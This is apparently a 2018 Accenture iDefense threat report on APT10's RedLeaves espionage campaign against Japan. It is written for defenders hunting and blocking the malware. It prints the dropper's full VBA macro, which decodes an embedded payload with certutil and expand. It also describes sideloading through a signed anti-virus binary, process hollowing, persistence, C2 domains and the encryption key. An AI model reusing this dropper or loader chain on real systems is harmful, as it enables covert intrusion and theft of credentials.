



THREAT ANALYSIS

HOGFISH REDLEAVES CAMPAIGN

HOGFISH (APT10) targets Japan with RedLeaves implants in “new battle”

iDefense analysts have identified recent campaigns attributed to APT10, also known as HOGFISH and Stone Panda. This report provides a technical overview of the bespoke RedLeaves implants leveraged by the actor in their “new battle” campaign.

iDefense is providing information about this reported campaign to the general iDefense customer base so that customers are aware of the modus operandi of a highly active threat group that is targeting institutions for espionage purposes, especially in Japan.

More specifically, this threat analysis is intended for security operations center (SOC) analysts and engineers. Intelligence analysts may also want to read this report. Additionally, management and executive leadership may want to use this information.

SOC analysts and engineers can use this threat analysis detailed information pertaining to the workings of a malware family and indicators of compromise (IoCs) to contain or mitigate the discussed threat through monitoring or blocking. SOC analysts can use the information provided in the Analysis and Mitigation sections of this IA to conduct hunting activities on systems that may have already been compromised.

Analysts and security engineers can use the IoCs by adding them to hunting lists on Endpoint Detection and Response (EDR) solutions as well as network- and host-based blacklists to detect and deny malware implantation and command-and-control (C2) communication. Intelligence analysts may want to use the information provided in this IA to better inform their own analyses. The provided information can also help inform ongoing intelligence analyses and forensic investigations, particularly for compromise discovery, damage assessment, and attribution.

Management and executive leadership may use this information to assess the risks associated with the threat described herein to make operational and policy decisions accordingly.

Knowledge of the tactics, techniques, and procedures (TTPs) used by the operators behind this campaign helps to better inform detection and response to attacks by this threat group.

HOGFISH (APT10) TARGETS JAPAN WITH REDLEAVES IMPLANTS IN NEW BATTLE

REDLEAVES ANALYSIS

The sample that iDefense analyzed for this report is a Word document with Japanese filename, 2018年度（平成30年度）税制改正について.doc, which translates to English as “About the 2018 fiscal year (Heisei 30) tax system revision.doc”. This document has the following properties:

- **Filename:** 2018年度（平成30年度）税制改正について.doc
- **MD5:** 797b450509e9cad63d30cd596ac8b608
- **File Size:** 664.2 KB (680,095 bytes)
- **Author:** Windows ユーザー (Windows user)
- **Last Modified by:** Windows ユーザー (Windows user)
- **Creation Time Stamp:** 2018-01-09 03:56:00 (Jan. 9, 2018, 3:56 a.m.)
- **Modified Time Stamp:** 2018-01-09 04:25:00 (Jan. 9, 2018, 4:25 a.m.)

After the document is opened, the victim is presented with a message from Office 365 to asking the victim to “Enable content” (see Exhibit 1). On the next page, however, iDefense identified what appears to be a base64-encoded string.

Exhibit 1: Dropper Document



The macro shown in Exhibit 2 will then perform the following sequence of actions:

- Drop the embedded base64-encoded content into a new file, ZsHUvtNctKYbgPj.txt, in the %temp% folder

- Decode this new file by leveraging “certutil”, a legitimate Windows program; the base64 encoded data decodes to a Microsoft Corp. Cabinet file, which is saved as YjhdJ.cab (MD5 hash: 44c7319d8d7b84c52c4a6c94056d246b)
- Use “expand”, again a legitimate Windows program, to “expand” or decompress file contents (AYRUNSC.exe and PTL.AYM) to the %temp% folder, and consequently delete the earlier created files

Exhibit 2: VBA Macro

```
Dim nLen As Long
Dim p0 As String
p0 = Environ("temp") & "\ZsHUvtNctKYbgPj.txt"
nLen = ActiveDocument.Content.End
Set rContent = ActiveDocument.Range(1, nLen)
Set fs = CreateObject("Scripting.FileSystemObject")
Set fs0 = fs.CreateTextFile(p0, True)
fs0.WriteLine (rContent)
fs0.Close
Set sHtfcYbh = CreateObject("Wscript.Shell")
sHtfcYbh.Run "cmd.exe /c certutil -decode %temp%\ZsHUvtNctKYbgPj.txt %temp%\YjhdJ.cab &&expand
%temp%\YjhdJ.cab -F:* %temp%\%temp%\AYRUNSC.EXE", 0, True
sHtfcYbh.Run "cmd.exe /c del %temp%\ZsHUvtNctKYbgPj.txt /q", 0, False
sHtfcYbh.Run "cmd.exe /c del %temp%\YjhdJ.cab /q", 0, False
```

As mentioned earlier, this malware creates two new binaries: AYRUNSC.exe and PTL.AYM. AYRUNSC.exe is a legitimate and digitally signed binary created by ESTsoft Corp. and pertains to ALYac, Korean anti-virus software. PTL.AYM is in fact another binary file; specifically, it is a DLL file with the following properties:

- **Filename:** PTL.AYM
- **Internal Filename:** ptl.dll
- **MD5:** 4f1ffebb45b30dd3496caaf1fa9c77e3
- **File Size:** 440.0 KB (450,560 bytes)
- **Compiled Time Stamp:** 2018-01-08 02:15:02 (Jan. 8, 2018, 2:15 a.m.)

The compiled time stamp, assuming it is not altered, suggests the actor developed the implant 2 days before launching the described campaign.

This DLL is a clone of a legitimate DLL, also by ALYac, and corresponds to the anti-virus software’s Utility Module. However, rather than the original DLL, it only has two imports as the authors have implemented a simple, single-byte XOR obfuscation (using key 0x40) to obfuscate other imports and strings. For example, XOR decoding the binary reveals the following two interesting strings:

- %ProgramFiles%\Internet Explorer\iexplore.exe
- \GppiTEMms.lnk


As opposed to the original DLL by ALYac, which typically has 15 exports, the analyzed sample has the following 20 exports:

- ChangeScriptName
- GetFilePath
- GetFilePathNew2
- GetFolderPathNew
- GetPathVariableList
- Initialize_ljDEJK
- UnInitialize
- FreeList
- GetFilePath2
- GetFolderPath
- GetFolderPathNew2
- GetSIDList
- Lock
- rGBKikBeJObSwSjY
- GetFileName
- GetFilePathNew
- GetFolderPath2
- GetPathVariable
- Initialize
- NbhgHUxiGf

Three exported functions clearly stood out: Initialize_ljDEJK, NbhgHUxiGf, and rGBKikBeJObSwSjY. These are, however, all dummy exports to throw off analysts or perhaps even taunt researchers, and more specifically perhaps to taunt the Japan Computer Emergency Response Team Coordination Center (JPCERT/CC).


For example, when executing the DLL file by calling the NbhgHUxiGf export function, the victim would be prompted with a Windows message box with "jpcert-1", as can be shown in Exhibit 3 and 4.

Exhibit 3: Windows message box creation




```
; Exported entry 18. NbhgHUxiGf

public NbhgHUxiGf
NbhgHUxiGf proc near
push    0                ; uType
push    offset Caption   ; "jpcert-2"
push    offset Text      ; "jpcert-1"
push    0                ; hWnd
call    ds:MessageBoxA
mov     eax, 1
retn
NbhgHUxiGf endp
```

Exhibit 4: Windows message box with the message "jpcert-1"

All other functions are either empty or also filled with calls to `MessageBoxA()`, which is unusual for DLL loading implants. However, one export function, `GetFolderPathNew2`, is responsible for loading the RedLeaves DLL implant by performing process hollowing in `iexplore.exe`, Microsoft Corp.'s default browser. The initial process, `AYRUNSC.exe`, is unable to work correctly and will therefore exit.

For persistence, RedLeaves will add a shortcut ".lnk" file in the user's Startup folder, which points to `AYRUNSC.exe`, as shown in Exhibit 5.

Exhibit 5: GppiTEMms.Ink in Startup Folder

Once running, the RedLeaves implant will then attempt to communicate with the following C2 domains, using HTTP, but connects to the C2 server on port 443:

- firefoxcomt.arkouowi[.]com
- update.arkouowi[.]com

The configuration settings for the RedLeaves implant can be extracted from memory and contains the following information:

- Campaign ID: 2018-1-8-NewBattle
- Mutex: jH10689DS
- Key: babybear

The string "2018-1-8-NewBattle" refers to the campaign ID set up by the actor and may allude the actor starting a "new battle" (campaigns). The malware will create a unique version of the aforementioned mutex on the victim machine in order to avoid running the implant twice.

As mentioned before, RedLeaves will attempt to communicate over HTTP, using POST requests with a hardcoded User-Agent:

```
POST /M6Xz5MOS/index.php HTTP/1.1
```

```
Connection: Keep-Alive
```

```
Accept: */*
```

```
User-Agent: Mozilla/4.0 (compatible; MSIE 8.0; Windows NT 6.1; WOW64; Trident/4.0; SLCC2; .NET CLR 2.0.50727; .NET CLR 3.5.30729; .NET CLR 3.0.30729; .NET4.0C; .NET4.0E)
```

Network traffic is encrypted with RC4 using the key “babybear”.

The RedLeaves implant has at least the following abilities:

- Take screenshots
- Gather browser usernames and passwords
- Gather extended system information
- Send, receive, and execute commands from the C2 server

Further analysis also reveals that the RedLeaves implant described corresponds to the actor’s “Lavender” version of the malware family.

For example, the strings “LAVENDERX” and “LAVENDERengin” (which are dynamically built on the stack) are used to determine the implant’s version.

OTHER REDLEAVES IMPLANTS

iDefense analysts also identified the RedLeaves samples with the following attributes:



ed65bbe9498d3fb1e4d4ac0058590d88

- **Internal Filename:** libcef.dll
- **Starts in Function:** cef_string_utf8_to_utf16
- **Compiled Time Stamp:** 2018-01-18 04:38:12 (Jan. 18, 2108, 4:38 a.m.)
- **Startup Item/Shortcut:** BnorTEPkh.Ink
- **C2 Server:** algorithm.ddnsgeek[.]com
- **Campaign ID:** 2018-1-18-sgowen
- **Mutex:** rV6880B9
- **Key:** babybear

e2627a887898b641db720531258fd133


- **Internal Filename:** libcef.dll
- **Starts in Function:** cef_initialize
- **Compiled Time Stamp:** 2018-01-29 09:36:41 (Jan. 29, 2018, 9:36 a.m.)
- **Startup Item/Shortcut:** EaahLDRej.Ink
- **C2 Server:** friendlysupport.giize[.]com
- **Campaign ID:** 2018-1-29-No.1
- **Mutex:** 2N6541mb
- **Key:** moscowww

The above sample, *ed65bbe9498d3fb1e4d4ac0058590d88*, also displays similar taunting messages (see Exhibit 6 and 7):

Exhibit 6: Message box with a taunting message**Exhibit 7: Message box with another taunting message****C2 INFRASTRUCTURE**

C2 infrastructure enumeration reveals overlap between the three samples that iDefense analyzed, as Exhibit 8 illustrates.

Exhibit 8: Maltego Graph Showing Campaigns Overlap



MITIGATION

To effectively defend against the threats described in this report, iDefense recommends blocking access to the following C2 domains and IP addresses:

- `firefoxomt.arkouowi[.]com`
- `update.arkouowi[.]com`
- `friendlysupport.giize[.]com`
- `algorithm.ddnsgeek[.]com`
- `149.36.63[.]65`
- `83.136.106[.]108`

Hashes (SHA-256):

```
d956e2ff1b22ccee2c5d9819128103d4c31ecefde3ce463a6dea19ecaaf418a1  
5504e04083d6146a67cb0d671d8ad5885315062c9ee08a62e40e264c2d5eab91  
f6449e255bc1a9d4a02391be35d0dd37def19b7e20cfcc274427a0b39cb21b7b  
db7c1534dede15be08e651784d3a5d2ae41963d192b0f8776701b4b72240c38d
```

Related hashes (SHA-256):

```
f9acc706d7bec10f88f9cfbbdf80df0d85331bd4c3c0188e4d002d6929fe4eac  
e28294f62178451c7b11988d2c790f7f44c81b0bf06ab252e60f6b9ca57cacec  
36db2c5f8bb947cad25a4abeaff1ff0e827bd7fcf9c77dbfb36247e3fc9f530a  
4de5a22cd798950a69318fdcc1ec59e9a456b4e572c2d3ac4788ee96a4070262  
7188f76ca5fbc6e57d23ba97655b293d5356933e2ab5261e423b3f205fe305ee  
388d6b38f21c79e0e2ad7ead1108025b8bb3486d8d29f2468b5cb0e54bff11d2  
37333ecdd16b1ecbcd070b202492c1870dafd799f6299a420cdcc8a9e149cc93
```

For threat hunting, it is also useful to examine the content of the following folders and look out for anomalous data:

- %temp%\AYRUNSC.exe
- %temp%\PTL.AYM
- %appdata%\Microsoft\Windows\Start Menu\Programs\Startup\GppiTEMms.Ink
- %appdata%\Microsoft\Windows\Start Menu\Programs\Startup\EaahLDRej.Ink
- %appdata%\Microsoft\Windows\Start Menu\Programs\Startup\BnorTEPkh.Ink
- A mutex named jH10689DS, 2N6541mb, or rV6880B9.

CONTACT US

Joshua Ray

joshua.a.ray@accenture.com

Bart Parys

bart.parys@accenture.com

ABOUT ACCENTURE

Accenture is a leading global professional services company, providing a broad range of services and solutions in strategy, consulting, digital, technology and operations. Combining unmatched experience and specialized skills across more than 40 industries and all business functions—underpinned by the world’s largest delivery network—Accenture works at the intersection of business and technology to help clients improve their performance and create sustainable value for their stakeholders. With approximately 425,000 people serving clients in more than 120 countries, Accenture drives innovation to improve the way the world works and lives. Visit us at www.accenture.com

ABOUT ACCENTURE SECURITY

Accenture Security helps organizations build resilience from the inside out, so they can confidently focus on innovation and growth. Leveraging its global network of cybersecurity labs, deep industry understanding across client value chains and services that span the security lifecycle, Accenture protects organization’s valuable assets, end-to-end. With services that include strategy and risk management, cyber defense, digital identity, application security and managed security, Accenture enables businesses around the world to defend against known sophisticated threats, and the unknown. Follow us @AccentureSecure on Twitter or visit the Accenture Security blog.

LEGAL NOTICE & DISCLAIMER:

Given the inherent nature of threat intelligence, the content contained in this alert is based on information gathered and understood at the time of its creation. It is subject to change.

ACCENTURE PROVIDES THE INFORMATION ON AN “AS-IS” BASIS WITHOUT REPRESENTATION OR WARRANTY AND ACCEPTS NO LIABILITY FOR ANY ACTION OR FAILURE TO ACT TAKEN IN RESPONSE TO THE INFORMATION CONTAINED OR REFERENCED IN THIS ALERT.

© 2018 Accenture. All rights reserved. Accenture, the Accenture logo, iDefense and other trademarks, service marks, and designs are registered or unregistered trademarks of Accenture and its subsidiaries in the United States and in foreign countries. All trademarks are properties of their respective owners. All materials are intended for the original recipient only. The reproduction and distribution of this material is forbidden without express written permission from iDefense. The opinions, statements, and assessments in this report are solely those of the individual author(s) and do not constitute legal advice, nor do they necessarily reflect the views of Accenture, its subsidiaries, or affiliates.